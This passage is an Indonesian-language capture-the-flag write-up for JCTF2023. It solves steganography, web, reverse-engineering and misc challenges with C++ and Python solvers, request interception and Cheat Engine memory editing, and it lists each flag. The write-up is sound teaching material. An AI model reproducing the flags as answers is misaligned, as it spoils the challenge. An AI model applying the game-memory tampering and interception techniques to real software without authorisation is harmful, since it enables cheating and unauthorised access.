
Find image source




Lalu kembali ke wireshark dan coba cari SMTP dan langsung muncul di frame 1990 “this is your pass”

```
168 S: 502 5.5.1 Unrecognized
76 C: this is your pass
168 S: 502 5.5.1 Unrecognized
```

Langsung aja follow tcp stream dan menemukan passwordnya adalah “majutakgentar1111”.



Lalu menggunakan tools openstego, masukkan file bmp nya dan password yang sudah didapatkan, lalu langsung extract saja.



Hasilnya akan berupa file "flag.txt"

Flag: JCTF2023{w1r3Sh4rk_S0o_Go0d_R1ght?}

CustomSteg

Diberikan sebuah file gif yang berisi pecahan 3 buah barcode dalam 3 warna yang berbeda. Langkah pertama coba gabungkan barcodenya dulu dengan menggunakan paint atau photoshop, lalu discan.



Barcode merah akan memberikan direct ke google drive berisi sebuah file cpp, barcode hijau memberikan google drive dengan file image.ppm, dan barcode biru memberikan google drive dengan file finalimage.ppm.

```

#include <iostream>
#include <fstream>
#include <cstdlib>

using namespace std;

void randomize (char flag[], char random[], int size){
    for(int i=0; i<size; i++){
        random[i]=i;
    }
    for (unsigned i = 0; i < size; ++i) {
        unsigned j = rand() % (size+1);
        char tmp = random[j];
        random[j] = random[i];
        random[i] = tmp;
    }
    int i=0;
    while(i<size){
        int tempi = random[i];
        char temp = flag[i];
        flag[i]=flag[tempi];
        flag[tempi]=temp;
        i++;
    }
}

void conbinary (char flag[], int flagnew[], int size, int sizebin){
    int c, k=0;
    for(int i=0; i<size; i++){
        c = flag[i];
        if(c!=' '){
            for(int j=7; j+1>0; j--){
                if(c>=(1<<j)){
                    c=c-(1<<j);
                    flagnew[k]=1;
                    k++;
                }else{
                    flagnew[k]=0;
                    k++;
                }
            }
        }
    }
}

```

```

    }
}

}

}

int getMax (int redvalues[], int ind, int indnew){
    int max=0;
    for(int i=ind; i<ind+8;i++){
        if(max<redvalues[i]){
            max = redvalues[i];
            indnew = i;
        }
    }
    return indnew;
}

void encode (int bluevalues[], int redvalues[],int flagnew[], int
sizebin){
    ifstream image;
    ofstream newimage;
    image.open("image.ppm");
    newimage.open("newimage.ppm");

    string type = "";
    int width = 0, height = 0, RGB =0;
    image >> type;
    image >> width;
    image >> height;
    image >> RGB;

    newimage << type << endl;
    newimage << width << " " << height << endl;
    newimage << RGB << endl;

    int red = 0, green = 0, blue = 0;
    int i = 0, j = 0, ind=0,indnew=0;

    while(!image.eof()){
        image >> red;
        image >> green;

```

```

        image >> blue;
        if(i%8==0 && j<sizebin){
            indnew = getMax(redvalues, ind, indnew);
        }
        if(i == indnew && j<sizebin){
            newimage<< redvalues[i]/2 << " " << green << " " <<
bluevalues[i]+flagnew[j] << " ";
            j++;
        }
        else {
            newimage<< red*2 << " " << green << " " << blue << " ";
        }
        i++;
        ind++;
    }

    image.close();
    newimage.close();
}

```

```

void getRedBlue(int redvalues[], int bluevalues[]){
    ifstream image;
    image.open("image.ppm");

    string type = "";
    int width = 0, height = 0, RGB =0;
    image >> type;
    image >> width;
    image >> height;
    image >> RGB;

    int red = 0, green = 0, blue = 0;
    int i=0;

    while(!image.eof()){

        image >> red;
        image >> green;
        image >> blue;
    }
}

```

```

        redvalues[i]=red;
        bluevalues[i]=blue;
        i++;
    }

    image.close();
}

void filter(int keyval){
    ifstream newimage;
    ofstream finalimage;
    newimage.open("newimage.ppm");
    finalimage.open("finalimage.ppm");

    string type = "";
    int width = 0, height = 0, RGB =0;
    newimage >> type;
    newimage >> width;
    newimage >> height;
    newimage >> RGB;

    finalimage << type << endl;
    finalimage << width << " " << height << endl;
    finalimage << RGB << endl;

    int red = 0, green = 0, blue = 0;

    while(!newimage.eof()){
        newimage >> green;
        newimage >> blue;
        newimage >> red;
        if(green + keyval >= 255){
            green = 255;
        }
        else {
            green += keyval;
        }
        finalimage<< red << " " << green << " " << blue<< " ";
    }
}

```

```

        newimage.close();
        finalimage.close();
    }

int main() {
    char flag[]="REDACTED";
    int size = (sizeof(flag)/sizeof(flag[0]))-1;
    int sizebin = size*8;
    char random[size];
    int flagnew[sizebin];

    randomize(flag,random,size);
    conbinary(flag,flagnew,size,sizebin);

    ifstream image;
    image.open("image.ppm");
    string type = "";
    int width = 0, height = 0;
    image >> type;
    image >> width;
    image >> height;
    image.close();

    int redvalues[width*height];
    int bluevalues[width*height];

    getRedBlue(redvalues,bluevalues);
    encode(bluevalues, redvalues, flagnew, sizebin);
    filter(20);

    return 0;
}

```

Code cpp ini intinya pertama nge-shuffle flag nya dengan swap menggunakan index random, lalu tiap 8 pixel diambil value dari warna merah yang terbesar, lalu disisipkan 1 bit dari flag di value warna biru, lalu di pixel itu value merah nya jadi setengahnya doang. Kalau bukan yang terbesar valuenya dikali dua. Lalu terakhir difilter lagi, diambil value warnanya agak teracak,

biasanya RGB tapi ini GBR, lalu si value warna hijau ini ditambahkan 20 (max 255), lalu ditaruh di file finalimage berurut RGB lagi.

Cara solvenya kami reverse aja.

```
#include <iostream>
#include <fstream>
#include <cstdlib>

using namespace std;

void defilter(int keyval)
{
    ifstream newimage;
    ofstream finalimage;
    newimage.open("finalimage.ppm");
    finalimage.open("newimage.ppm");

    string type = "";
    int width = 0, height = 0, RGB = 0;
    newimage >> type;
    newimage >> width;
    newimage >> height;
    newimage >> RGB;

    finalimage << type << endl;
    finalimage << width << " " << height << endl;
    finalimage << RGB << endl;

    int red = 0, green = 0, blue = 0;

    while (!newimage.eof())
    {
        newimage >> red;
        newimage >> green;
        newimage >> blue;
        green -= keyval;
        finalimage << green << " " << blue << " " << red << " ";
    }

    newimage.close();
    finalimage.close();
}
```

```

}

int getMax(int redvalues[], int ind, int indnew)
{
    int max = 0;
    for (int i = ind; i < ind + 8; i++)
    {
        if (max < redvalues[i])
        {
            max = redvalues[i];
            indnew = i;
        }
    }
    return indnew;
}

void decode(int redvalues[], int bluevalues[])
{
    ifstream image;
    ifstream newimage;
    ofstream finalimage;
    image.open("image.ppm");
    newimage.open("newimage.ppm");

    string type = "";
    int width = 0, height = 0, RGB = 0;
    image >> type;
    image >> width;
    image >> height;
    image >> RGB;

    int red = 0, green = 0, blue = 0;
    int red2 = 0, green2 = 0, blue2 = 0;
    int i = 0, j = 0, ind = 0, indnew = 0;
    while (!image.eof())
    {
        image >> red;
        image >> green;
        image >> blue;
        newimage >> red2;
    }
}

```

```

        newimage >> green2;
        newimage >> blue2;
        if (i % 8 == 0 )
        {
            indnew = getMax(redvalues, ind, indnew);
        }
        if (i == indnew)
        {
            cout << blue2-blue;
        }
        i++;
        ind++;
    }

    newimage.close();
}

void getRedBlue(int redvalues[], int bluevalues[]){
    ifstream image;
    image.open("image.ppm");

    string type = "";
    int width = 0, height = 0, RGB =0;
    image >> type;
    image >> width;
    image >> height;
    image >> RGB;

    int red = 0, green = 0, blue = 0;
    int i=0;

    while(!image.eof()){

        image >> red;
        image >> green;
        image >> blue;

        redvalues[i]=red;
        bluevalues[i]=blue;
        i++;
    }
}

```

```

    }

    image.close();
}

int main()
{
    ifstream image;
    image.open("image.ppm");
    string type = "";
    int width = 0, height = 0;
    image >> type;
    image >> width;
    image >> height;
    image.close();

    int redvalues[width * height];
    int bluevalues[width * height];

    getRedBlue(redvalues, bluevalues);
    defilter(20);
    decode(redvalues, bluevalues);
}

```


Pertama di defilter dulu, lalu didecode aja. Pertama dicari dulu index mana aja yang diambil buat disisipkan LSB nya, lalu compare value dari channel biru yang hasil final dan yang originalnya, lalu dikurangi. Hasil outputnya sebagai berikut.

```

01000011011100100011001101001010001101000011001101011001010011010110010001
00111001111001010001100111010001010100011101000101111100110000001100100110
00100110001000110100001100000011010001111011001100110101111101101000011101
010101111101001000011111010011001000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000...

```

Lalu bisa langsung coba decode dengan cyberchef hasilnya sebagai berikut.



Wih udah dapet flag nya yang diacak, tinggal di re-shuffle lagi. Karena cpp rand() hasilnya akan sama terus walau tanpa seed, jadi bisa langsung aja dibuat solvernya.

```
#include <bits/stdc++.h>
using namespace std;

void derandomize (char flag[], int size){
    char random[size];
    for(int i = 0; i < size; i++){
        random[i]=i;
    }
    for (unsigned i = 0; i < size; i++) {
        unsigned j = rand() % (size+1);
        char tmp = random[j];
        random[j] = random[i];
        random[i] = tmp;
    }
    for(int i = size-1; i >= 0; i--){
        int tempi = random[i];
        char temp = flag[i];
        flag[i]=flag[tempi];
        flag[tempi]=temp;
    }
}

int main(){
    char flag[] = "Cr3J43YMdNyFtTt_02bb404{3_hu_H}2";
    int size = (sizeof(flag)/sizeof(flag[0]))-1;
    cout << size << endl;
    derandomize(flag, size);
    cout << flag;
}
```

Jika dijalankan di linux akan berantakan, tapi kalau dijalankan di windows bisa dapet flagnya.
Flag: JCTF2023{M4yb3_N0t_H4rd_butY34h}


Web Exploitation

Cyber Security Expert

Diberikan sebuah web yang berisi timer dan jika tidak di solve saat timernya mati akan pindah ke satu page berisi gif lucu



Intercept dulu webnya supaya timernya berhenti lalu jika recon pada source filenya terdapat script.js yang berisi berikut



Jika kita search flag maka akan ada redirect ke page admin/flag.txt

Response

Pretty

Raw

Hex

Render

```
1 HTTP/1.1 200 OK
2 Server: nginx/1.19.10
3 Date: Sun, 21 May 2023 08:55:50 GMT
4 Content-Type: text/plain
5 Content-Length: 58
6 Last-Modified: Thu, 30 Mar 2023 08:01:36 GMT
7 Connection: close
8 ETag: "642541e0-3a"
9 Accept-Ranges: bytes
10
11 JCTF2023+AHs-1Nd0n3514n+AF8-cy13ErS3cUr17Y+AF8-3Xp3rT+AH0-
```


Terdapat flagnya, lalu kita perbaiki formatnya dlu karena karakter “_” dan “{” berbeda encodingnya lalu dapet flagnya.

Flag: JCTF2023{1Nd0n3514n_cy13ErS3cUr17Y_3Xp3rT}

Reverse Engineering

Impossible Game


Diberikan setup game, lalu akan mendapatkan game berbasis unity. Win condition dari game ini adalah mengalahkan boss hingga healthnya 0.



Karena health bosnya terlalu banyak sehingga harus di patch game ini

Name	Date modified	Type	Size
Today			
il2cpp_data	21/05/2023 10:56	File folder	
Plugins	21/05/2023 10:56	File folder	
Resources	21/05/2023 10:56	File folder	
StreamingAssets	21/05/2023 10:56	File folder	
Earlier this year			
globalgamemangers	03/03/2023 20:25	File	96 KB
globalgamemangers.assets	03/03/2023 20:25	ASSETS File	219 KB
level0	03/03/2023 20:25	File	10 KB
level1	03/03/2023 20:25	File	22 KB
resources.assets	03/03/2023 20:25	ASSETS File	21 KB
resources.assets.resS	03/03/2023 20:25	RESS File	342 KB

Setelah analisa file game tersebut tidak ada Assembly-Csharp.dll dan terdapat directory il2cpp_data, berarti game ini sudah di compile ke c++ supaya source codenya tidak bisa di decompile



Kita mencoba dump GameAssembly.dll dan global-metadata.dat di <https://il2cppdumper.com/the-dumper-tool>, dan setelah di buka folder Dummydll isinya kosong ternyata terdapat fungsi obfuscate yang meng obfuscate global-metadata.dat tersebut.

Sehingga kita ganti metode yaitu debugging gamenya dengan cheat engine

Setelah itu ada popup bahwa flagnya sedang diproses, karena kita masuk ke memory dari variable health boss, setelah dicari-cari akan menemukan flagnya.

Flag: JCTF2023{c0ngrat5_m0dd3r!_1ts_ju5t_4m0d_&_s0me_r3v_4ft3r_4ll}

ARMament

Diberikan sebuah source.s yaitu arm assembly dan secret.txt

```
44:3e:4e:4c:2c:36:2c:2e:60:3c:4c:48:66:32:4e:64:5a:56:62:2e:3c:5c:32:6a:62
```

```
indx (% eq 1)
1
7
8
9
11
13
14
15
16
19
20
21
22
23
24
```

```
indx (> 0x64)
8
12
15
16
18
23
24
```

Berikut isi dari secret.txt dimana hex diatas merupakan flagnya dan dibawah ketentuan untuk menyusun flagnya. Disini kodenya cukup straightforward dan bisa saya translate ke python

```
input = 'xxxxxxxxxxxxxxxxxxxxxxxxxxxx'
output = [0] * 26
for i in range(len(input)):
    x = ord(input[i])
    if x == 0:
        break
    if x & 1 == 1:
        x -= 11
    if x > 100:
        x -= 10
    x >>= 1
    if i & 1 == 1:
        x += 3
    else:
        x -= 3
    x <<= 1
    output[i] = x
```

```
print(output)
```

Dari sini saya coba masukan J untuk karakter pertama dan benar hasilnya 0x44, sehingga saya memilih untuk langsung bruteforce saja.

Untungnya kita punya bantuan ketentuan seperti char yang > 100 dan juga yang %2 == 1, sehingga bisa membantu kita mengeliminasi kemungkinan tiap karakter pada flagnya

```
a =
["44", "3e", "4e", "4c", "2c", "36", "2c", "2e", "60", "3c", "4c", "48", "66", "32", "4e",
"64", "5a", "56", "62", "2e", "3c", "5c", "32", "6a", "62"]
a = list(map(lambda x: int(x,16), a))
eq1 = [1, 7, 8, 9, 11, 13, 14, 15, 16, 19, 20, 21, 22, 23, 24]
big = [8, 12, 15, 16, 18, 23, 24]
pos = []
for i in range(25):
    poss= []
    for x in range(1,256):
        n = x
        if n == 0:
            break
        if n & 1 == 1:
            n -= 11
        if n > 100:
            n -= 10
        n >>= 1
        if i & 1 == 1:
            n += 3
        else:
            n -= 3
        n <<= 1
        if n == a[i] and ((i in eq1 and x%2 == 1) or (i not in eq1 and x%2
!= 1)) and ((i in big and x > 0x64) or (i not in big and x <= 0x64)):
            poss.append(chr(x))
    pos.append(poss)

for i in pos:
    print(''.join(i))
```

```
(wrth@Wrth) - [/mnt/d/technical/ctf/joints/final]
$ python3 solvearm.py
J
C
T
F
2
0
2
3
{
A
R
M
v
7
_
is
ku
P
r
3
M
a
C
oy
}
(wrth@Wrth) - [/mnt/d/technical/ctf/joints/final]
$
```

Dari sini tinggal kita susun manual biar flagnya make sense, didapatkan kata terakhirnya itu supremacy.

Flag: JCTF2023{ARMv7_suPr3MaCy}

Misc

Feedback

Diberikan google forms <https://forms.gle/F2pf8apz8Ajfw81P9> isi saja lalu dapat flagnya

Flag: JCTF2023{Feedback_EZFlag}

RGB+

Diberikan 3 image format png yang berisi flag di channel image tersebut



Jika diperhatiin kita hanya merubah channel imagenya menjadi salah satu warna dan akan mendapatkan flagnya



Jika digabung akan menghasilkan string **thogany_thaginy_dudegi** dan terdapat walikan jogja. Sehingga kita cari translator bahasa indonesia ke walikan jogja dengan tools ini <https://www.cecawis.com/2022/09/terjemahan-bahasa-walikan.html> dan akan mendapatkan stringnya dan di wrap JCTF2023{*}

Masukkan Kata atau Kalimat:

thogany_thaginy_dudegi|

Hasil Translate:

wotak_watik_mumeti

Flag: JCTF2023{wotak_watik_mumeti}